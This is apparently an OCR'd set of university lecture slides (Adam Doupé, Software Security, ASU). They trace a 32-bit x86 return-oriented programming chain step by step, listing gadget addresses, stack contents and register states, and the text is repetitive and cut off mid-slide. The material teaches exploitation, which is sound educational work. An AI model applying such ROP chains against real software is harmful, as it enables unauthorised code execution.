ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea06c
%esp 0xbffff63c
%ebp 0x65646362
%eip 0x0806e91a
Adam Doupé, Software Security
ASU



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff640
%ebp 0x65646362
%eip 0x0806e91b
Adam Doupé, Software Security
ASU



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x080ea060
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff644
%ebp 0x65646362
%eip 0x080541b0
Adam Doupé, Software Security
ASU





```
pop %edx              0x806e91a
ret                   0x806e91b
pop %eax              0x80bb6d6
ret                   0x80bb6d7
mov %eax,(%edx)       0x809a67d
ret                   0x809a67f
xor %eax,%eax         0x80541b0
ret                   0x80541b2
pop %ebx              0x80481c9
ret                   0x80481ca
pop %ecx              0x80e4bd1
ret                   0x80e4bd2
inc %eax              0x807b406
ret                   0x807b407
int 0x80              0x80493e1
```

%eax	0x0
%ebx	
%ecx	
%edx	0x080ea070
%esp	0xbffff644
%ebp	0x65646362
%eip	0x080541b2



0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff648
%ebp 0x65646362
%eip 0x0809a67d
Adam Doupé, Software Security
ASU


0xFFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
ret 0x809a67f
xor %eax,%eax 0x80541b0
ret 0x80541b2
pop %ebx 0x80481c9
ret 0x80481ca
pop %ecx 0x80e4bd1
ret 0x80e4bd2
inc %eax 0x807b406
ret 0x807b407
int 0x80 0x80493e1
%eax 0x0
%ebx
%ecx
%edx 0x080ea070
%esp 0xbffff648
%ebp 0x65646362
%eip 0x0809a67f
Adam Doupé, Software Security
ASU


0xFFFFFFF
0x080493e1
...
0x0807b406
0x080541b0
0x080ea068
0x0806e91a
0x080ea06c
0x080e4bd1
0x080ea060
0x080481c9
0x0809a67d
0x080541b0
0x080ea070
0x0806e91a
0x0809a67d
0x080ea060
0x080bb6d6
0x00000000
0xbffff690
0xbffff664
0xbffff62c
pop %edx 0x806e91a
ret 0x806e91b
pop %eax 0x80bb6d6
ret 0x80bb6d7
mov %eax,(%edx) 0x809a67d
